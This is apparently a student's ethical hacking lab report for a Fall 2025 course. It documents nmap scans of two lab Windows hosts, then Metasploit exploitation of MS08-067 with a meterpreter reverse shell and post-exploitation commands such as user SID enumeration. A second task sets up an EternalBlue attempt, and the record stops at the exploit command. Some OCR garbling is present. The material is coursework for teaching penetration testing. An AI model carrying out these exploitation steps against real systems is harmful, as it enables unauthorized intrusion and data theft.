

**Kunal Patel**


Assignment # 4 – Ethical Hacking

Professor: **Shobha Vasta**

CYSE 301- Fall 2025

## Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)


1. Run a port scan against Windows XP using the nmap command to identify open ports, services, and vulnerabilities.



```
root@kali: ~
└─# nmap -sV 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-27 21:59 EDT
Nmap scan report for 192.168.10.14
Host is up (0.015s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:15:5D:0:57:09 (Microsoft)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds
```


2. Identify the SMB port number (default: 445) and confirm that it is open.



```
root@kali: ~
└─# nmap --script smb-vuln+ 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-27 22:05 EDT
Nmap scan report for 192.168.10.14
Host is up (0.0068s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:15:5D:0:57:09 (Microsoft)

Host script results:
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs: CVE:CVE-2008-4259
|       The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|       Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|       code via a crafted RPC request that triggers the overflow during path canonicalization.
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4259
|_ smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|     Disclosure date: 2017-03-14
|     References:
```

### 3. Launch Metasploit Framework and search for the exploit module: **ms08\_067\_netapi**



```
Kali - Internal Workstation on CY301-F9ATE030 22:09 | (genmon)XXX | root@kali: ~


File Actions Edit View Help
msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and ...
YOU DONT HAVE THE NEEDED PERMISSION

=[ metasploit v6.3.55-dev
+ --=[ 2397 exploits - 1235 auxiliary - 422 post      ]
+ --=[ 1391 payloads - 46 encoders - 11 nops      ]
+ --=[ 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

Activate Windows  
Go to Settings to activate W



```
Kali - Internal Workstation on CY301-F9ATE030 22:11 | (genmon)XXX | root@kali: ~

File Actions View Help
msf6 > search ms08_067_netapi
Matching Modules
=====
# Name          Disclosure Date  Rank   Check  Description
# exploit/windows/smb/ms08_067_netapi  2008-10-20  great  Yes   MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > 
```

4. Use ms08\_067\_netapi as the exploit module and set meterpreter reverse\_tcp as the payload.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
  Name      Current Setting  Required  Description
  RHOSTS          yes        yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          445        yes        The SMB service port (TCP)
  SMBPIPE        BROWSER     yes        The pipe name to use (BROWSER, SRVSVC)

  Payload options (windows/meterpreter/reverse_tcp):
    Name      Current Setting  Required  Description
    EXITFUNC    thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
    LHOST        192.168.10.13  yes        The listen address (an interface may be specified)
    LPORT        4444        yes        The listen port

  Exploit target:
    Id  Name
    0  Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) >
```

```
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

5. Use 5525 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.

```
File  Actions  Edit  View  Help
root@kali: ~
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 5525
lport => 5525
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
  Name      Current Setting  Required  Description
  RHOSTS          yes        yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          445        yes        The SMB service port (TCP)
  SMBPIPE        BROWSER     yes        The pipe name to use (BROWSER, SRVSVC)

  Payload options (windows/meterpreter/reverse_tcp):
    Name      Current Setting  Required  Description
    EXITFUNC    thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
    LHOST        192.168.10.13  yes        The listen address (an interface may be specified)
    LPORT        5525        yes        The listen port

  Exploit target:
    Id  Name
    0  Automatic Targeting
```

Activate Windows  
Go to Settings to activate Windows

```

root@kali: ~
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.10.14
rhost => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
  Name  Current Setting  Required  Description
  RHOSTS  192.168.10.14  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT  445             yes        The SMB service port (TCP)
  SMBPIPE  BROWSER        yes        The pipe name to use (BROWSER, SRVsvc)
  Payload options (windows/meterpreter/reverse_tcp):
    Name  Current Setting  Required  Description
    EXITFUNC  thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
    LHOST  192.168.10.13  yes        The listen address (an interface may be specified)
    LPORT  5525             yes        The listen port

  Exploit target:
    Id  Name
    0  Automatic Targeting

View the full module info with the info, or info -d command.

```

Activate Windows  
Go to Settings to activate Windows

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.

```

root@kali: ~
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:5525 → 192.168.10.14:1034) at 2025-10-27 22:39:14 -8400

meterpreter > sysinfo
Computer : ORG-JLF910GNXFM
OS       : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en.US
Domain   : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >

```

7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.

```

root@kali: ~
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:5525 → 192.168.10.14:1034) at 2025-10-27 22:39:14 -8400

meterpreter > sysinfo
Computer : ORG-JLF910GNXFM
OS       : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en.US
Domain   : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > shell
Process 968 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS\system32> date /t
date /t
Mon 10/27/2025

C:\WINDOWS\system32> time /t
time /t
09:50 PM

```

Activate Windows  
Go to Settings to activate Windows

8. [Post-exploitation] In the meterpreter shell, get the SID of the user.



```
meterpreter >
meterpreter >
meterpreter >
meterpreter > run post/windows/gather/enum_logged_on_users
[+] Running module against ORG-JLF9I0GWXFM (192.168.10.14)

Current Logged Users

SID User
S-1-5-21-448539723-706699826-839522115-1003 ORG-JLF9I0GWXFM\user


[+] Results saved in: /root/.msf4/loot/20251027225621_default_192.168.10.14_host.users.activ_950649.txt

Recently Logged Users

SID Profile Path
S-1-5-18 C:\WINDOWS\system32\config\systemprofile
S-1-5-19 C:\Documents and Settings\LocalService
S-1-5-20 C:\Documents and Settings\NetworkService
S-1-5-21-448539723-706699826-839522115-1003 C:\Documents and Settings\user
S-1-5-21-448539723-706699826-839522115-500 C:\Documents and Settings\Administrator


[+] Results saved in: /root/.msf4/loot/20251027225622_default_192.168.10.14_host.users.recent_953369.txt
```

9. [Post-exploitation] In the meterpreter shell, get the current process identifier.



```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > getpid
Current pid: 996
meterpreter >
```

10. [Post-exploitation] In the meterpreter shell, get system information about the target.



```
meterpreter >
meterpreter >
meterpreter > getpid
Current pid: 996
meterpreter > sysinfo
Computer : ORG-JLF9I0GWXFM
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

## Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)

In this task, try to use the same steps as shown in the class / video (for online students) lecture to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse

shell connection to the Windows Server 2022. Document your steps and show me your results.

You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.

```
root@kali: ~
File Actions Edit View Help
[root@kali: ~]
# nmap -p 445 -sV -Pn 192.168.10.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-28 00:01 EDT
Nmap scan report for 192.168.10.19
Host is up (0.0067s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds?
MAC Address: 00:15:5D:40:57:2C (Microsoft)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds

[root@kali: ~]
# nmap -p 445 -sS -Pn 192.168.10.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-28 00:18 EDT
Nmap scan report for 192.168.10.19
Host is up (0.011s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:15:5D:40:57:2C (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

[root@kali: ~]
#
```

```
root@kali: ~
File Actions Edit View Help
[root@kali: ~]
# nmap --script smb-vuln* 192.168.10.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-28 00:41 EDT
Nmap scan report for 192.168.10.19
Host is up (0.0025s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:15:5D:40:57:2C (Microsoft)

Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|     SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|       State: VULNERABLE
|       IDs: CVE-2009-3103
|         Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, S
|         P1, and SP2,
|         Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code
|         or cause a
|         denial of service (system crash) via an & (ampersand) character in a Process ID High header field in
|         a NEGOTIATE
|         PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|         aka "SMBv2 Negotiation Vulnerability."
|       Disclosure date: 2009-09-08
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|         http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: Could not negotiate a connection: SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 14.23 seconds

[root@kali: ~]
#
```

```
root@kali: ~
File Actions Edit View Help
msf6 > search ms17-010
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  exploit/windows/smb/ms17_010_ternalblue 2017-03-14  average Yes    MS17-010 EternalBlue SMB Remote
Windows Kernel Pool Corruption
  1 exploit/windows/smb/ms17_010_psexec      2017-03-14  normal  Yes    MS17-010 EternalRomance/Eternals
ynergy/EternalChampion SMB Remote Windows Code Execution
  2 auxiliary/admin/smb/ms17_010_command     2017-03-14  normal  No     MS17-010 EternalRomance/Eternals
ynergy/EternalChampion SMB Remote Windows Command Execution
  3 auxiliary/scanner/smb/smb_ms17_010      2017-04-14  normal  No     MS17-010 SMB RCE Detection
  4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14  great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rc
e

msf6 > use exploit/windows/smb/ms17_010_ternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ternalblue) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(windows/smb/ms17_010_ternalblue) > show options
Module options (exploit/windows/smb/ms17_010_ternalblue):
=====
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           445       yes        The target port (TCP)
SMBDomain        no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no        (Optional) The password for the specified username
SMBUser          no        (Optional) The username to authenticate as

```

```
root@kali: ~
File Actions Edit View Help
msf6 > search ms17-010
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  exploit/windows/smb/ms17_010_ternalblue 2017-03-14  average Yes    MS17-010 EternalBlue SMB Remote
Windows Kernel Pool Corruption
  1 exploit/windows/smb/ms17_010_psexec      2017-03-14  normal  Yes    MS17-010 EternalRomance/Eternals
ynergy/EternalChampion SMB Remote Windows Code Execution
  2 auxiliary/admin/smb/ms17_010_command     2017-03-14  normal  No     MS17-010 EternalRomance/Eternals
ynergy/EternalChampion SMB Remote Windows Command Execution
  3 auxiliary/scanner/smb/smb_ms17_010      2017-04-14  normal  No     MS17-010 SMB RCE Detection
  4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14  great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rc
e

msf6 > use exploit/windows/smb/ms17_010_ternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ternalblue) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(windows/smb/ms17_010_ternalblue) > show options
Module options (exploit/windows/smb/ms17_010_ternalblue):
=====
Name      Current Setting  Required  Description
RHOSTS          192.168.10.19  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           445       yes        The target port (TCP)
SMBDomain        no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no        (Optional) The password for the specified username
SMBUser          no        (Optional) The username to authenticate as
VERIFY_ARCH     true      yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET   true      yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
EXITFUNC      thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.10.13  yes        The listen address (an interface may be specified)
LPORT           5525      yes        The listen port

Exploit target:
=====
Id  Name
-  0  Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_ternalblue) > 
```

```
root@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_ternalblue) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ternalblue) > set rhost 192.168.10.19
rhost => 192.168.10.19
msf6 exploit(windows/smb/ms17_010_ternalblue) > show options

Module options (exploit/windows/smb/ms17_010_ternalblue):
Name      Current Setting  Required  Description
RHOSTS    192.168.10.19    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      445             yes       The target port (TCP)
SMBDomain          no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no        (Optional) The password for the specified username
SMBUser          no        (Optional) The username to authenticate as
VERIFY_ARCH     true      yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET   true      yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
```

```
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_ternalblue) > exploit

